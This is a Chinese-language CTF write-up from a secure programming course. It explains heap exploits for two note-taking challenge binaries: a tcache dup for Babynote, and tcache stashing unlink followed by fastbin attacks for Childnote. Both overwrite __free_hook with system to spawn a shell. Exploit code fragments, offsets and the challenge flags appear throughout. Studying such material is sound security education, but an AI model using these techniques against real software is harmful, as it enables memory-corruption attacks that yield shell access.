

Secure Programming 2020

HW0B write-up

Babynote

腳本附在zip裡 ./Babynote/exploit.py

這一題有double free的問題.

```
if ( v2 <= 9 && note_list[v2] ) //沒有檢查in_use,可以double free
{
    free((void *)note_list[v2]);
    v0 = dword_40C0;
    in_use[v2] = 0;
}
```

用的是malloc,所以可以用tcache attack,只能malloc 10次.

```
for ( i = 0; i <= 9 && qword_4060[i]; ++i )
;
if ( i == 10 )
    return puts("Notes full");
```

先create一個chunk再free掉,因為free掉的chunk會先進tcache,再create同樣size的chunk就會拿到tache裡的那個chunk的pointer.再free一次這個chunk又會進到tcache,但是我們拿到了他的pointer,可以edit這個chunk,也就是tcache dup.

```
create(0x18, 'a') #0
delete(0)
create(0x18, 'a') #1
delete(0)
```

如果tcache裡只有一個chunk,這個chunk的fd會指向null,所以如果要leak heap base就要再free一次,這樣chunk的fd就會指向chunk自己的address,可以leak出heap base.為了通過tcache的檢查,要把key的值改掉.

通常tcache跟fast bin的地址都會指向heap的地址,要得到libc的地址,需要透過unsorted bin或small bin.但是因為這題的malloc size只有fast bin的範圍,所以需要偽造的chunk的size.

由於tcache dup我們可以create chunk在任意位置,所以可以再create一個chunk與本來分配的chunk overlap,然後改它的size.

```

create(0x78, 'a') #2
create(0x78, b'\x00'*0x48 + p64(0x21) + b'\x00'*0x18 + p64(0x21)) #3
delete(2)
create(0x78, 'a') #4
#fake chunk size
create(0x18, p64(heap_base + 0x2b0))#5
create(0x18, p64(0) + p64(0) + p64(heap_base + 0x2a0)) #6
create(0x18, p64(0) + p64(0xd1)) #7

```

我們透過tcache dup create一個chunk在heap base + 0x2b0的地方,剛好會跟之前分配的0x80的chunk重疊,我們就可以把0x80 chunk改成0xd0的chunk.

同時再create一個chunk去製造假的next chunk跟next next chunk,因為unsorted bin會檢查下個chunk是否在使用,檢查的方式是檢查下下個chunk的pre_use bit.

要讓chunk進unsorted bin需要先把tcache填滿,同樣用tache dup,重複delete剛才偽造好的0xd0 chunk把0xd0的tcache填滿.

```

###fill in tache x7
for i in range(7):
    delete(2)
    edit(4, p64(0) + p64(0))
delete(2)

```

這樣偽造的chunk就會進到unsorted bin,可以得到libc.

得到libc就可以用tcache dup去蓋free_hook,把free_hook蓋成system,然後設參數.

```

### modify free_hook
edit(1, p64(libc_base + free_hook_offset - 0x8))
create(0x18, 'a') #8
create(0x18, b'/bin/sh\x00' + p64(libc_base + system_offset)) #9
### trigger free hook
delete(9)

```

最後再delete一次,觸發free_hook,get shell

```

FLAG{4pp4rently_bab1es_can_wr1t3_n0t3s}

```

Childnote

腳本附在zip裡 ./Childnote/exploit.py

這一題跟babynote的差別是只能create 17次.沒有malloc只有calloc,因為calloc不會從tcache裡拿chunk,所以tcache attack不能用,而且calloc的大小限制在0x7f到0x100之間,就是說也碰不到fast bin,fast bin attack跟tcache attack都不能用.

這一題沒有in_use bit,所以可以edit free掉的chunk,也可以double free.

```

...
if ( v3 <= 0x7F || v3 > 0x100 ) //only allow size in 0x7f - 0x100
    return puts("Invalid note size");
v1 = v3 + 8;
qword_4060[i] = calloc(1uLL, v3 + 8); //use calloc
...

```

根據講師上課的提示,要先用tcache stashing unlink把global_max_fast改成一個很大的值,使得0x7f到0x100之間大小的chunk都可以進到fast bin,這樣就可以使用fast bin attack,然後再用fast bin attack去蓋malloc_hook或free_hook,講師上課是蓋malloc_hook,但我不會串rop,最後是直接蓋free_hook.

因為stashing unlink的環境是要一個chunk在small bin裡面,malloc的機制是free chunk會先填滿tcache(x7),之後再根據大小放進fast bin或unsorted bin,之後再malloc的時候,如果unsorted bin中沒有符合大小的chunk會把unsorted bin中的chunk根據大小放進small bin或large bin.

我們希望把一個chunk塞進small bin,所以得先進unsorted bin.先分配同樣大小的7個chunk再全部free掉把特定size的tcache塞滿,之後再free的chunk就會進到unsorted bin.

```
...
#fill tcache 0x80 x7
for i in range(2, 9): # 2 - 8
    create(0x80, b'a'*8)
    delete(i)
...
```

在做stashing unlink之前,因為這題的edit是從fd+8的地方開始,也就是說改不到chunk的fd,這樣就無法偽造chunk,且可以edit的size是由fd位置的值所決定,如果可以蓋到這個值幾乎就可以任意改動chunk,因此要先做出一個overlap的chunk使得fd的位置是可控的,才能作後續的攻擊.

```
...
return readstr_123C(qword_4060[v1] + 8LL, *(_QWORD *)qword_4060[v1]);
//read start from fd+8
...
```

製作overlap的chunk可以利用unsorted bin合併連續chunk的機制,先create兩個同樣大小的chunk A,B再free掉,因為tache已經被填滿,所以這兩個chunk都會進到unsorted bin,且因為是連續的chunk所以會觸發合併的機制,所以這兩個chunk會被合成一個更大的chunk.同時為了防止free chunk跟top chunk合併可以把用來填滿tcache的chunk當作是guard chunk.

```
unsorted bin
-----
-           -
- chunk A - size: 0x90
----->
-           -
- chunk B - size: 0x90
-----
-           -
- chunk C - size: 0x120
-----
```

然後再create一個比0x90大的size的chunk,因為calloc不會從tache裡拿chunk,所以會直接從unsorted bin拿,這個時候新分配的chunk D就會跟chunk B有部份重疊包含了chunk B fd的位置,就能改動chunk B的edit size,而我們也有chunk B的pointer,這樣chunk B以下就全都是我們可以控制的區塊了.

```
unsorted bin
-----
-           -
-           -
- chunk C - size: 0x120
----->
-           -
-           -
- chunk D -
-----<- overlap
-           - chunk B - <- 剩下的chunk完全
可控
-----
```

同時可以用show function來leak heap base跟libc base,tcache的fd會指向heap, unsorted bin的fd跟bk會指向libc.

由於stashing unlink需要特定size的tcache中有6個chunk,所以可以用我們可控的unsorted bin中的區塊重複作double free,每次都把key值改掉,就能通過檢查,把6個chunk塞進tcache裡了.

```
#fill tcache 0xf0 x6
for i in range(6):
    edit(9, b'a'*0x78 + p64(0x100) + p64(0xf0) + p64(0x300))
    edit(1, p64(0x0))
    delete(1)
```

現在我們可以控制unsorted bin剩下的那塊chunk,把size跟pre_size改掉,fd,bk都設置妥當,還有下一個chunk的pre_used bit要是0.把chunk的size改成我們想要的,然後再create一個更大的chunk,就可以把偽造chunk擠進small bin.

```
#fake unsorted bin size
edit(9, b'a'*0x78 + p64(0x100) + p64(0x100) + p64(0x300))
edit(1, b'z'*0x58 + p64(0x100) + p64(0xf1) + p64(libc_base + 0x1ebbe0) +
p64(libc_base + 0x1ebbe0) + b'z'*0x90 + p64(0x0) + p64(0x207d1) + b'z'*0x30 +
p64(0xf0) + p64(0x20))
#push into small bin
create(0x100, b'a'*8) #10
```

```
unsortbin: 0x0
(0x0f0) smallbin[13]: 0x5572a2b7f390 (overlap chunk with 0x5572a2b7f440(freed) )
(0x90) tcache_entry[7](7): 0x5572a2b7f720 --> 0x5572a2b7f690 --> 0x5572a2b7f600
7f4e0 --> 0x5572a2b7f450 (overlap chunk with 0x5572a2b7f710(freed) )
(0xf0) tcache_entry[13](6): 0x5572a2b7f330 --> 0x300 (invaild memory)
```

接下來要偽造trampoline,可以直接在我們可控制的heap區塊製作,偽造chunk的bk要指向trampoline,trampoline的fd要指向偽造chunk,bk要指向要改動的位置-0x10,也就是global_max_fast - 0x10.

```
#make trampoline
edit(1, b'z'*0x58 + p64(0x100) + p64(0xf1) + p64(libc_base + 0x1ebcc0) +
p64(heap_base + 0x3b0) + p64(0x0) + p64(0xf1) + p64(heap_base + 0x390) +
p64(libc_base + 0x1eeb70))
#stashing unlink
create(0xe0, b'a'*8) #11
```

再create同樣大小的chunk就會觸發stashing unlink,把global_mas_fast的值改掉.

```
gdb-peda$ x/x &global_max_fast
0x7fdf88d38b80 <global_max_fast>: 0x00007fdf88d35cc0
```

到這裡,塞滿tcache用了7次create,製作overlap chunk用了3次,塞進small bin 1次,stashing 1次,總共12次,剩下5次.

接下來作兩次fast bin attack,想辦法蓋掉free_hook.(也可以蓋malloc_hook)

同樣的要進fast bin需要先把tcache填滿.

```
#fill tcache 0x100 x7
#push chunk into fast bin x1
for i in range(8):
    edit(9, b'a'*0x78 + p64(0x100) + p64(0x100) + p64(0x300))
    edit(1, b'z'*0xe8 + p64(0x100) + p64(0x31))
    delete(1)
```


由於fake chunk我們可控,所以只要先create fake chunk再create一次就能通過檢查,拿到目標address,一次fast bin attack只要兩次create.

```
#fast bin attack
edit(9, b'a'*0x78 + p64(0x100) + p64(0x100) + p64(libc_base + 0x1ed97f))
create(0xf0, b'a'*0x8) #12
create(0xf0, b'g'*0x8) #13
```

因為fast bin attack需要寫的位置剛好有符合的size,所以不好找,最後在距離free_hook 0x1201多的地方找到一個.

第一次先蓋到找到的位置,第二次再做overlap直接改edit size,把edit size改大,就可以直接蓋掉free_hook了.把free_hook蓋成system.

```
#second time fast bin attack
edit(9, b'a'*0x78 + p64(0x100) + p64(0x100) + p64(0x300))
edit(1, b'z'*0xe8 + p64(0x100) + p64(0x31))
delete(1)
#create overlap chunk
edit(9, b'a'*0x78 + p64(0x100) + p64(0x100) + p64(libc_base + 0x1eda5f))
create(0xf0, b'a'*0x8) #14
edit(13, b'z'*0x8 + b'z'*0xc0 + p64(0) + p64(0x100))
create(0xf0, b'a'*0x8) #15
#modify edit size
edit(13, b'z'*0x8 + b'z'*0xc0 + p64(0) + p64(0x100) + p64(0x10000))
#modify free_hook
edit(15, b'z'*0x8 + b'z'*0x10a9 + p64(libc_base + system_offset))
```



```
gdb-peda$ x/x & __free_hook
0x7f7df380eb28 < free hook>: 0x00007f7df3675410
```

然後設置參數.

```
#set b'/bin/sh\x00'
edit(9, b'a'*0x78 + p64(0x100) + p64(0x100) + b'/bin/sh\x00')
```

然後再delete一次,就會觸發free_hook,get shell.

```
#launch free hook
delete(1)
```

local端沒有問題,但遠端可能因為傳輸的data太多的緣故會失敗,把蓋掉free_hook的動作多作幾次,確保有蓋到,得到shell.(有機率失敗,要多試幾次)

FLAG{b4by_but_b1gg3r_1n_5iz3}